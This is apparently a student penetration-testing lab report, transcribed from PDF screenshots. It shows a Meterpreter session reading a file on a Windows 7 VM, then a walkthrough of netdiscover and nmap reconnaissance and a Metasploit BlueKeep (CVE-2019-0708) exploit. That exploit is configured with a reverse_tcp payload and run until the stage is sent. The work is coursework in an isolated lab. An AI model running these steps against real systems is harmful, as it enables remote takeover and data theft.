040555/r-xr-xr-x 4096          dir              2011-04-12 04:28:15      -0400 Program Files
040555/r-xr-xr-x 4096          dir              2009-07-14 00:57:06      -0400 Program Files (x86)
040777/rwxrwxrwx 4096          dir              2009-07-14 01:08:56      -0400 ProgramData
040777/rwxrwxrwx 0             dir              2025-04-19 17:36:41      -0400 Recovery
040777/rwxrwxrwx 4096          dir              2025-04-19 08:27:38      -0400 System Volume Information
040555/r-xr-xr-x 4096          dir              2025-04-19 17:36:45      -0400 Users
040777/rwxrwxrwx 16384         dir              2025-04-19 17:38:29      -0400 Windows
040777/rwxrwxrwx 4096          dir              2025-04-19 10:09:28      -0400 Windows.old
100444/r--r--r-- 383786        fil              2010-11-20 22:23:51      -0500 bootmgr
000000/----- 0             fif              1969-12-31 19:00:00      -0500 pagefile.sys

meterpreter > cd Users\group1b7\Desktop\
meterpreter > ls
Listing: C:\Users\group1b7\Desktop

Mode                Size           Type             Last modified            Name
-----
100666/rw-rw-rw- 282          fil              2025-04-19 18:15:35      -0400 desktop.ini
040777/rwxrwxrwx 0             dir              2025-04-19 18:15:49      -0400 test

meterpreter >
```

```
kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4

root@Group1B7: /home/group1b7

File Actions Edit View Help
meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter > sysinfo
Computer : GROUP1B7-PC
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en-US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > cd ../..
meterpreter > ls
Listing: C:\

Mode                Size           Type             Last modified            Name
-----
040777/rwxrwxrwx 0             dir              2025-04-19 17:36:50      -0400 $Recycle.Bin
100444/r--r--r-- 8192          fil              2025-04-19 18:30:53      -0400 BOOTSECT.BAK
040777/rwxrwxrwx 4096          dir              2025-04-19 18:30:53      -0400 Boot
040777/rwxrwxrwx 0             dir              2009-07-14 01:08:56      -0400 Documents and Settings
040777/rwxrwxrwx 0             dir              2009-07-13 23:20:08      -0400 PerfLogs
040555/r-xr-xr-x 4096          dir              2011-04-12 04:28:15      -0400 Program Files
040555/r-xr-xr-x 4096          dir              2009-07-14 00:57:06      -0400 Program Files (x86)
040777/rwxrwxrwx 4096          dir              2009-07-14 01:08:56      -0400 ProgramData
040777/rwxrwxrwx 0             dir              2025-04-19 17:36:41      -0400 Recovery
040777/rwxrwxrwx 4096          dir              2025-04-19 08:27:38      -0400 System Volume Information
040555/r-xr-xr-x 4096          dir              2025-04-19 17:36:45      -0400 Users
040777/rwxrwxrwx 16384         dir              2025-04-19 17:38:29      -0400 Windows
040777/rwxrwxrwx 4096          dir              2025-04-19 10:09:28      -0400 Windows.old
100444/r--r--r-- 383786        fil              2010-11-20 22:23:51      -0500 bootmgr
000000/----- 0             fif              1969-12-31 19:00:00      -0500 pagefile.sys

meterpreter > cd Users\group1b7\Desktop\
meterpreter > ls
Listing: C:\Users\group1b7\Desktop

Mode                Size           Type             Last modified            Name
-----
100666/rw-rw-rw- 282          fil              2025-04-19 18:15:35      -0400 desktop.ini
040777/rwxrwxrwx 0             dir              2025-04-19 18:15:49      -0400 test

meterpreter > cd test\
meterpreter > cat secret.txt
my student id is: 202111259
my group: 1B7meterpreter >
```

Exploit 2


Tools used: (Nmap, MSF)

Host Info:	Host 3 (Windows 7 2008)
Operating System	Windows
IP Address	10.0.2.9
MAC Address	08:00:27:31:46:3d
Open Ports	135, 139, 445, 3389, 5357, 49152, 49153, 49154, 49155, 49156, 49158


Step 1: Reconnaissance (Information Gathering)

We use netdiscover and we specify the range same as in first exploit


`netdiscover -r 10.0.2.0/24`



We found 4 hosts in the network 10.0.2.1, 10.0.2.2, 10.0.2.3, 10.0.2.9




10.0.2.9 is the host we are targeting.



Step 2: Scanning


```
$ nmap -sV -T4 10.0.2.9 -v
```

We use nmap to scan for open port on the host



```
kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@Group1B7: /home/group1b7
File Actions Edit View Help

(root@Group1B7)-[/home/group1b7]
# nmap -sV -T4 10.0.2.9 -v
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-19 07:27 EDT
NSE: Loaded 46 scripts for scanning.
Initiating ARP Ping Scan at 07:27
Scanning 10.0.2.9 [1 port]
Completed ARP Ping Scan at 07:27, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:27
Completed Parallel DNS resolution of 1 host. at 07:27, 0.00s elapsed
Initiating SYN Stealth Scan at 07:27
Scanning 10.0.2.9 [1000 ports]
Discovered open port 3389/tcp on 10.0.2.9
Discovered open port 139/tcp on 10.0.2.9
Discovered open port 135/tcp on 10.0.2.9
Discovered open port 5357/tcp on 10.0.2.9
Discovered open port 445/tcp on 10.0.2.9
Discovered open port 49155/tcp on 10.0.2.9
Discovered open port 49153/tcp on 10.0.2.9
Discovered open port 49158/tcp on 10.0.2.9
Discovered open port 49152/tcp on 10.0.2.9
Discovered open port 49154/tcp on 10.0.2.9
Discovered open port 49156/tcp on 10.0.2.9
Completed SYN Stealth Scan at 07:27, 1.52s elapsed (1000 total ports)
Initiating Service scan at 07:27
Scanning 11 services on 10.0.2.9
Service scan Timing: About 54.55% done; ETC: 07:29 (0:00:45 remaining)
Completed Service scan at 07:28, 58.55s elapsed (11 services on 1 host)
NSE: Script scanning 10.0.2.9.
Initiating NSE at 07:28
Completed NSE at 07:29, 7.03s elapsed
Initiating NSE at 07:29
Completed NSE at 07:29, 0.01s elapsed
Nmap scan report for 10.0.2.9
Host is up (0.00012s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  tcpwrapped
5357/tcp   open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc           Microsoft Windows RPC
49153/tcp open  msrpc           Microsoft Windows RPC
49154/tcp open  msrpc           Microsoft Windows RPC
49155/tcp open  msrpc           Microsoft Windows RPC
```

Step 3: Vulnerability assessment

We search for a vulnerability bluekeep for port 3389 CVE_2019_0809_bluekeep_rce


```
msf6 > search bluekeep

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep 2019-05-14      normal Yes    CVE-2019-0708 BlueKeep Microsoft Remote Desk
op RCE Check
1  \ action: Crash                          .              .    .    Trigger denial of service vulnerability
2  \ action: Scan                           .              .    .    Scan for exploitable targets
3  exploit/windows/rdp/cve_2019_0708_bluekeep_rce 2019-05-14      manual Yes    CVE-2019-0708 BlueKeep RDP Remote Windows Ker
nel Use After Free
4  \ target: Automatic targeting via fingerprinting .              .    .    .
5  \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64) .              .    .    .
6  \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6) .              .    .    .
7  \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14) .              .    .    .
8  \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15) .              .    .    .
9  \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1) .              .    .    .
10 \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V) .              .    .    .
11 \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS) .              .    .    .
12 \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) .              .    .    .

Interact with a module by name or index. For example info 12, use 12 or use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)'

msf6 >
```

Use 3 which is exploit/windows/rdp/cve_2019_0708_bluekeep_rce

```
kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

root@Group1B7: /home/group1b7

msf6 > search bluekeep

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep 2019-05-14      normal Yes    CVE-2019-0708 BlueKeep Microsoft Remote Desk
op RCE Check
1  \ action: Crash                          .              .    .    Trigger denial of service vulnerability
2  \ action: Scan                           .              .    .    Scan for exploitable targets
3  exploit/windows/rdp/cve_2019_0708_bluekeep_rce 2019-05-14      manual Yes    CVE-2019-0708 BlueKeep RDP Remote Windows Ker
nel Use After Free
4  \ target: Automatic targeting via fingerprinting .              .    .    .
5  \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64) .              .    .    .
6  \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6) .              .    .    .
7  \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14) .              .    .    .
8  \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15) .              .    .    .
9  \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1) .              .    .    .
10 \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V) .              .    .    .
11 \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS) .              .    .    .
12 \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) .              .    .    .

Interact with a module by name or index. For example info 12, use 12 or use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)'

msf6 > use 3
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

Name          Current Setting  Required  Description
-          -
RDP_CLIENT_IP  192.168.0.100    yes       The client IPv4 address to report during connect
RDP_CLIENT_NAME ethdev           no        The client computer name to report during connect, UNSET = random
RDP_DOMAIN     ethdev           no        The client domain name to report during connect
RDP_USER       ethdev           no        The username to report during connect, UNSET = random
RHOSTS        10.0.2.15        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         3389             yes       The target port (TCP)

Payload options (windows/x64/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
-          -
EXITFUNC      thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         10.0.2.15        yes       The listen address (an interface may be specified)
LPORT         4444             yes       The listen port
```

We config it by setting the rhost to 10.0.2.9 which is the target or the victim

```
kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4

root@Group1B7:/home/group1b7

File Actions Edit View Help
RDP_CLIENT_IP 192.168.0.100 yes The client IPv4 address to report during connect
RDP_CLIENT_NAME ethdev no The client computer name to report during connect, UNSET = random
RDP_DOMAIN no The client domain name to report during connect
RDP_USER no The username to report during connect, UNSET = random
RHOSTS no The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/us
RPORT 3389 yes The target port (TCP)

Payload options (windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
--
0 Automatic targeting via fingerprinting

View the full module info with the info, or info -d command.

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set rhosts 10.0.2.9
rhosts => 10.0.2.9
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

Exploit targets:
Id Name
--
=> 0 Automatic targeting via fingerprinting
1 Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
2 Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
3 Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMware 14)
4 Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMware 15)
5 Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMware 15.1)
6 Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
7 Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
8 Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > use 5
[*] Additionally setting TARGET => Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

We set the target to windows 7 SP1 and start the exploit

```
kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4

root@Group1B7:/home/group1b7

File Actions Edit View Help
RDP_CLIENT_IP 192.168.0.100 yes The client IPv4 address to report during connect
RDP_CLIENT_NAME ethdev no The client computer name to report during connect, UNSET = random
RDP_DOMAIN no The client domain name to report during connect
RDP_USER no The username to report during connect, UNSET = random
RHOSTS no The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/us
RPORT 3389 yes The target port (TCP)

Payload options (windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
--
0 Automatic targeting via fingerprinting

View the full module info with the info, or info -d command.

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set rhosts 10.0.2.9
rhosts => 10.0.2.9
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

Exploit targets:
Id Name
--
=> 0 Automatic targeting via fingerprinting
1 Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
2 Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
3 Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMware 14)
4 Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMware 15)
5 Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMware 15.1)
6 Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
7 Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
8 Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > use 5
[*] Additionally setting TARGET => windows 7 SP1 / 2008 R2 (6.1.7601 x64)
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

```
kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@Group1b7: /home/group1b7

File Actions Edit View Help
Exploit target:

  Id  Name
  --  --
  0    Automatic targeting via fingerprinting

View the full module info with the info, or info -d command.

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set rhosts 10.0.2.9
rhosts => 10.0.2.9
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

Exploit targets:

  Id  Name
  --  --
  0    Automatic targeting via fingerprinting
  1    Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
  2    Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
  3    Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMware 14)
  4    Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMware 15)
  5    Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMware 15.1)
  6    Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
  7    Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
  8    Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > use 5
[*] Additionally setting TARGET => Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.9:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 10.0.2.9:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[*] 10.0.2.9:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 10.0.2.9:3389 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.9:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 10.0.2.9:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8013200000, Channel count 1.
[!] 10.0.2.9:3389 - Entering Danger Zone |
[*] 10.0.2.9:3389 - Surfing channels ...
[*] 10.0.2.9:3389 - Lobbing eggs ...
[*] 10.0.2.9:3389 - Forcing the USE of FREE'd object ...
[!] 10.0.2.9:3389 - Leaving Danger Zone |
[*] Sending stage (203846 bytes) to 10.0.2.9
